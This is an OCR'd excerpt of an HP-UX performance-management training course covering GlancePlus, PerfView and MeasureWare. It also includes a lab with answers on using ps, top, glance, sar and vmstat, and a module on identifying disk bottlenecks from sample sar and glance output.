The **gpm** (GlancePlus Monitor) tool is a graphical version of **glance**. All the benefits of using **glance** apply to **gpm**, including:

- A guided tour using the online help facility.
- Alarming capabilities to notify the system administrator when a bottleneck is detected.
- Access to run time performance data (over 1,000 different metrics).
- The ability to kill and renice processes
- The ability to adjust the presentation intervals
- Reliability of data, since information is gathered by the **midaemon**

10–35. SLIDE: PerfView and MeasureWare

PerfView and MeasureWare



Central Management System

PerfView

PerfView Analyzer — Base Product - Historical Trend Analysis

PerfView Monitor — Adds Alarm Monitoring Capability

PerfView Planner — Adds Forecasting Capability

Managed System

HP MeasureWare

Data Collection and Monitoring

Resource and Performance Management Data

Networks
Workstations
Servers
Applications
Databases
File Data Sources Graphs Forecast Alarms Settings Tools Help
Connected Data Sources
Available Graphs
vietnam:SCOPE
History
CPU
Disk
Memory
Network
Queue
Application History
System Compare
Class Compare
Class Detail
Use Global Time Settings
Use Global Visual Effects
Draw
File Show Settings Help
Global History (Points Every 5 min)
vietnam:GBL_CPU_TOTAL_UTIL
vietnam:GBL_ACTIVE_PROC
vietnam:GBL_DISK_UTIL_PEAK
vietnam:GBL_MEM_PAGEOUT_RATE
vietnam:GBL_MEM_SWAPOUT_RATE
vietnam:GBL_SWAP_SPACE_UTIL
vietnam:GBL_NFS_CALL_RATE
vietnam:GBL_NET_PACKET_RATE

Student Notes

`MeasureWare` is the recommended and preferred tool for collecting performance data on an HP-UX system. MeasureWare collects all the global and process statistics, consolidates the data into a 5-minute summary, and writes the record to a circular log file. Processes can be grouped into applications, and various thresholds are available for determining which processes are included in the summary.

The **`PerfView`** tool allows collected MeasureWare information to be viewed in a feature-rich, GUI interface. Graphs, charts, alarms, and other details are easily viewed with **`PerfView`**.

There are three components which make up the PerfView product:

PerfView Analyzer

- The PerfView Analyzer allows for the performance administrator to easily access data from any MeasureWare Agent.

- By default, the last 8 days of data are pulled in to be analyzed but any amount of data that has been collected can be retrieved.

- The PerfView Analyzer is used for load balancing, and also allows you to compare multiple systems against a specific metric.

- The graphs produced by the PerfView Analyzer can be stored, or printed out to any Postscript or PCL printer.

- As with all of the RPM products, the PerfView Analyzer is fully integrated with Network Node Manager and IT Operations.

PerfView Monitor

- The PerfView Monitor receives alarms sent by MeasureWare agents.

- It allows you to filter alarms by severity and type.

- PerfView Monitor is an optional module and may *not* be required if you are also running Network Node Manager or IT Operations.

PerfView Planner

- The PerfView Planner allows you to use collected MeasureWare data to see performance trends.

- The more data provided to the PerfView Planner and the less time you project it, the more accurate the reports will be.

- The PerfView Planner is not a true capacity planning tool in that it does not provide modeling capability, or the ability to do simulations.

10–36. LAB: Survey of Different Performance Tools

Directions

Change to directory to **`/home/h3045*/tools`**. Start some activity on the system by executing the **`RUN`** script:

```
/RUN
```

When the lab is completed, terminate the activity by executing the **`KILLIT`** script.

1. How many processes are running on the system?

   ```
   Use the command ps -ef | wc -l (subtract 1 for the header).

   Or use top, which shows number of processes in the summary portion.

   Or use glance, global processes screen (g), and set the thresholds to
   show all of the running processes.
   ```

2. Are there any real-time processes running on the system?

   ```
   Use the command ps -el to view the priority of all processes and look
   for priorities between 0 and 127.  Any processes with a priority less
   than 128 is a real time process.

   Or use top, to view processes and their priorities.

   Or use glance, global process screen (g), to view processes and their
   priorities.
   ```

3. Are there any zombie processes on the system?

   ```
   A zombie is a process which has terminated and is trying to exit the
   system.  If the process cannot exit the system (i.e.  it cannot release
   its resources or its parent does not respond), then it continues to
   stay on the system in a zombie state.

   Use the top command to view zombie processes.

   Or use glance, global process screen (g), to view zombie (aka
   <defunct>) processes.
   ```

4. What is the load average (aka processes in the run queue) on the system?

```
The load average is a measure over the last 1, 5, and 15 minute
intervals of the CPU run queue.

The load average can be seen in:
   - the uptime command
   - the top command
   - the glance CPU (c) report, page 2
   - the glance CPU by Processor (a) report
```

5. How many system processes are currently present?

```
System processes have a zero size data segment.  This can be seen - on
the ps -el listing (look for SZ column with 0) - on the glance process
report (look for RSS with 16kb)

System processes can also be detected in the Flag field of a ps -el
listing.
```

6. What is the current CPU utilization on the system?

```
Most all tools report CPU utilization statistics, including:
   - top
   - glance
   - sar –u
   - iostat –t
   - vmstat
```

7. What is the total amount of memory on the system and how much is free?

```
The total memory can be seen with:
   - glance, memory (m) report
   - top
   - dmesg
   - also logged to the file, /var/adm/syslog/syslog.log

The free memory on the system can be seen with:
   - glance, memory (m) report
   - vmstat
```

8. How much swap space is currently being used?

```
The swap space being used can be seen with:
   - glance, swap space (w) report
   - swapinfo
```

9. How many entries in the inode table are currently in use?

```
The number of inodes currently in use can be seen with:
   - sar –v
   - glance, system table report (t), page 2

Remember, the inode table is a cache.  Therefore, once the system has
been running for a while, this table will be full.
```

10. Which processes are using the largest amount of the CPU?

```
The top CPU consuming process can be seen with:
   - top
   - glance, global process (g) report, sorted by CPU util
   - glance, CPU (c) report (show top CPU user)

Proc3 and proc5 should be the top CPU consumers.
```

11. Which process is using the largest amount of memory?

```
The size of a process can be seen with:
   - top
   - ps –el
   - glance, global process (g) report

Proc1 should be using the largest amount of memory.
```

12. Which process is performing the greatest amount of disk I/O?

```
Glance is the best tool for tracking disk I/O by process.
Other tools like iostat do not show process specific info.
```

```
The glance, global process (g) report, sorted by disk I/O shows which
processes are performing the greatest amount of disk I/O.

None of the processes are doing any large amount of I/O.
```

13. How much page ins and page outs are occurring on the system?

```
The amount of page ins and page outs can be seen with:
   - vmstat
   - glance, memory (m) report
```

14. What is the current size of the buffer cache, and what is the current hit ratio?

```
The minimum, maximum, and current size of the buffer cache can be seen
with glance, table report (t), page 2.

The current hit ratio on the buffer cache can be seen with:
   - sar –b
   - glance, disk (d) report, page 2.
```


Module 11 — Identifying a Disk Performance Bottleneck

Objectives

Upon completion of this module, you will be able to:

- List the four main bottlenecks which limit performance on a computer system.
- Identify four symptoms for disk-related bottlenecks.
- Use standard UNIX performance tools and HP specific tools to determine if the disk-related bottleneck symptoms are present.
- Identify four symptoms of processes performing large amounts of disk I/O, which contribute to disk-related bottlenecks.

11–1. SLIDE: Performance Bottlenecks



Performance Bottlenecks

System Bottleneck Areas

- CPU
- Memory
- Disk
- Network

Student Notes

Poor performance results from a resource not being able to handle the demand being place upon it. When the demand for a resource exceeds the capabilities of the resource, then a *bottleneck* exists for that resource.

Common resource bottlenecks are:

CPU — A CPU bottleneck occurs when the number of processes wanting to execute is constantly more than the CPU can handle. Basic symptoms of a CPU bottleneck are high CPU Utilization and multiple jobs consistently in the CPU run queue.

Memory — A memory bottleneck occurs when the total number of processes on the system will not all fit into memory (i.e. there are more processes than memory can hold). When this happens, pages of memory need to be copied out to the swap partition on disk to free space in memory. Basic symptoms of a memory bottleneck are high memory utilization and consistent I/O activity to the swap partition on disk.


Disk

A disk bottleneck occurs when the amount of I/O to a specific disk is more than the disk can handle. Basic symptoms of a disk bottleneck include high utilization of a disk drive and multiple I/O requests consistently in the Disk I/O queue.

Network

A network bottleneck occurs when the amount of time needed to perform network-based transactions is consistently greater than expected. Basic symptoms of a network bottleneck include network collisions, network request timeouts, and packet retransmissions.

11–2. SLIDE: Sample Bottleneck — Disk Read



Sample Bottleneck — Disk Read

1. Process Issues `read` System Call - Buffer Cache is checked.
2. Block not in Buffer Cache, Physical I/O request is put in Disk I/O Queue.
3. Block on disk is accessed through seek, latency, and transfer.
4. Data is read into Buffer Cache, completing Physical I/O request.
5. Read System Call is returned to process, completing Logical I/O.

Student Notes

The flow diagram on the slide highlights the main actions performed by a process when it issues a **`read()`** system call.

1. The process issues the **`read()`** system call. The buffer cache is searched, looking for the data blocks being requested. If the data block is found in the buffer cache, the **`read()`** system call is returned with the corresponding data.


2. If the data block is not found in the buffer cache, then a physical I/O request is generated to read the data block into the buffer cache. The I/O request is placed into the Disk Queue for that particular disk.

3. The physical read is performed since the data was not in the buffer cache. Because physical I/O involves movement of the disk head (seek time), waiting for the data on the platter to rotate under the disk head (latency time), and moving the data from the platter into memory (transfer time), the cost of a physical I/O is high from a performance standpoint.

4. Once the physical I/O request returns, the data is stored in the buffer cache such that future I/O requests for the same file system block can be satisfied without having to perform a physical. This step completes the physical I/O initiated by the kernel.

5. The final step is to return the data to the original calling process which issued the **`read()`** system call.

11–3. SLIDE: Specific Disk Read Bottlenecks



Specific Disk Read Bottlenecks

1. Data not in Buffer Cache.
2. Lots of I/O requests in the Disk I/O queue.
3. High disk utilization or slow disk hardware.
4. All entries in the buffer cache are dirty and have not been flushed — must wait.
5. Kernel notification to process performing disk read is slowed by other activity.

Disk I/O Queue
2
Memory
Buffer Cache
4
1
5
Process
Filesystem
3
Seek,
Latency,
Transfer
File

Student Notes

The slide above shows the bottlenecks which can occur when performing a disk read:

- **Data not in the buffer cache**. Disk read performance is heavily dependent upon data being in the buffer cache at the time it is requested. When the requested data is in the buffer cache, the data can be returned immediately. When it is not in the buffer cache, a physical I/O needs to occur, which greatly impacts disk read response time.


- **Lots of requests in the disk I/O queue**. When an I/O request is posted to the disk I/O queue, the number of requests in the queue greatly impacts how quickly the I/O will be performed. If there are a lot of requests, then the I/O must wait for all the preceding requests to be serviced. The waiting for other requests greatly impacts the I/O performance.

- **Slow disk hardware**. When the I/O request is processed, the disk hardware must seek the disk head to the correct disk platter and transfer data contained at that location. If the disk hardware is slow, then the seek rate, platter rotational speed, and/or data transfer rate will be slow and ultimately will effect the disk I/O performance.

- **Buffer cache is full with dirty entries**. Upon transferring data to the buffer cache, at least one buffer cache entry needs to be available. If all the buffer cache entries are in use (all entries contained modified data), then the I/O will have to wait for a buffer cache entry to be flushed to disk (freeing a buffer cache entry).

- **Other activity on the system slows kernel notification to calling process**. Once the I/O has completed and the data is in the buffer cache, the calling process needs to be notified (i.e. awakened) by the kernel. If the kernel is busy with real-time processes or other activities, the calling process may have to wait a little longer before the kernel can provide the notification.

11–4. SLIDE: Disk I/O Monitoring: `sar -b` Output



Disk I/O Monitoring: **`sar -b`** Output

```
#=> sar -b 10 20

HP-UX e2403roc B.10.20 U 9000/856    02/09/98

05:51:04 bread/s lread/s %rcache bwrit/s lwrit/s %wcache pread/s pwrit/s
05:51:14       0       0       0       1       1      25       0       0
05:52:04       0       0       0       0       1      85       0       0
05:52:14       0       0       0       1       8      87       0       0
05:52:24       0       0       0       0       4     100       0       0
05:52:34       0       0       0       0       1     100       0       0
05:52:54       1      68      99       0       0      33       0       0
05:53:04       7   11936     100       1       2      13       0       0
05:53:14       6   19506     100       1       1       0       0       0
05:53:24      28   24147     100       1       2      65       0       0
05:53:34      64   16659     100       0      14      99       0       0
05:53:44     118     118       0       2       3      46       0       0
05:53:54       0       0       0       3       3       0       0       0
05:54:04       0       0       0      18      19       4       0       0
05:54:14     179     179       0      18      18       3       0       0
05:54:24     179     179       0      13      14       4       0       0

Average       29    3639      99       3       5      39       0       0
```

Student Notes

The **`sar -b`** report shows disk activity related to the buffer cache. The key fields within this report are:

`bread/s` Indicates the average number of physical I/O requests per second over the interval. The term *bread* refers to block reads.

`lread/s` Indicates the average number of logical I/O requests per second over the interval.


`%rcache` Indicates the average percent read cache hit rate. This shows what percentage of read requests were satisfied through the buffer cache.

`write metrics` The same three metrics for write activities (**`bwrit/s`**, **`lwrit/s`**, and **`%wcache`**) should also be monitored.

The **`sar -b`** report on the slide shows the two extreme situations. The first extreme is a 100% read cache hit rate, which occurs when there are lots of logical I/O requests and most requests are satisfied through the buffer cache, rather than having to go to disk.

The other extreme is a 0% read cache hit ratio. This occurs when every logical I/O request requires having to perform a physical read from disk. In this case, the number of physical reads is equal to the number of logical reads.

11–5. SLIDE: Disk I/O Monitoring: `sar -d` Output



Disk I/O Monitoring: **`sar -d`** Output

```
# sar -d 5 6
05:23:50   device  %busy   avque   r+w/s  blks/s  avwait  avserv
05:23:55   c1t5d0   0.60    0.50       2      35    1.55    5.07
           c0t4d0  62.40   10.51      46    2783  127.97  152.92
           c0t5d0  33.20    2.76      16    1226   42.89  143.96
           c0t6d0  54.80    8.10      31    2166  242.52  193.15
05:24:00   c1t5d0   1.20    0.50       3      39    1.97    6.72
           c0t4d0  63.80   10.84      48    2943  129.23  159.47
           c0t5d0  39.20    2.94      19    1427   38.85  154.55
           c0t6d0  61.80   19.60      36    2371  331.15  208.49
05:24:05   c1t5d0   2.20    0.50       3      45    3.85   13.04
           c0t4d0  56.40   18.40      39    2392  234.33  163.10
           c0t5d0  35.60    2.69      17    1258   39.96  138.81
           c0t6d0  62.80   18.41      36    2643  192.28  178.66
05:24:10   c1t5d0   0.20    0.50       2      35    1.01    4.86
           c0t4d0  68.60   13.00      51    3118  154.68  159.02
           c0t5d0  33.80    3.25      16    1226   47.82  147.32
           c0t6d0  60.00    5.72      33    2301  238.43  203.88
05:24:15   c0t4d0  24.40    4.25      15     823   60.83  180.68
           c0t5d0  23.00    3.46      14     851   43.33  118.87
           c0t6d0  50.60   18.77      28    1846  306.13  233.36
05:24:20   c1t6d0   0.60    0.50       0       2    4.63   11.53
           c1t5d0   1.40    1.17       2      23    9.85   21.50
```

Student Notes

The **`sar -d`** report shows disk activity on a per disk drive basis. The key fields within this report are:

`% busy` Indicates the average percent utilization of the disk over the interval (5 seconds in the slide).

`avque` Indicates the average number of requests in the disk I/O queue.

`avwait` Indicates the average amount of time a requests spends waiting in the disk I/O queue.


`avserv` Indicates the average amount of time to service a disk I/O request.

The **`sar -d`** report on the slide shows that when the disk had the most requests in the queue (19.60 and 18.77), the average wait time was at its highest.

The slide also shows that there are five disk drives spread across two disk controllers. One disk controller (c0) appears to have two busy drives (t4 and t6) and a relatively low usage drive (t5). Disk controller (c1) has two disks which are mainly idle. One performance solution here would be to better balance the disk activity across the two controllers by moving one disk (say c0t4), over to the idle disk controller.

11–6. SLIDE: Disk I/O Monitoring: Glance I/O by Disk Report

Disk I/O Monitoring: Glance I/O by Disk Report



```
B3692A GlancePlus B.10.12       06:31:12 e2403roc 9000/856    Current  Avg  High
--------------------------------------------------------------------------------
Cpu  Util   S                              SRU                U |100%  100%  100%
Disk Util   F                                       F           | 83%   22%   84%
Mem  Util   S  SU                          UB              B    | 94%   95%   96%
Swap Util   U   UR    R                                         | 21%   21%   22%
--------------------------------------------------------------------------------
                                   IO BY DISK                      Users=    4
Idx  Device            Util    Qlen       KB/Sec       Logl IO     Phys IO
--------------------------------------------------------------------------------
  1 56/52.6.0         0/  0     0.0     0.0/    1.8    na/   na   0.0/  0.2
  2 56/52.5.0         1/  1     0.0    16.0/    5.1    na/   na   2.0/  0.7
  3 56/36.4.0        78/  9    18.2  1584.8/  178.4    na/   na  48.0/  5.6
  4 56/36.5.0        52/  6     3.8   932.8/  120.5    na/   na  24.0/  3.0
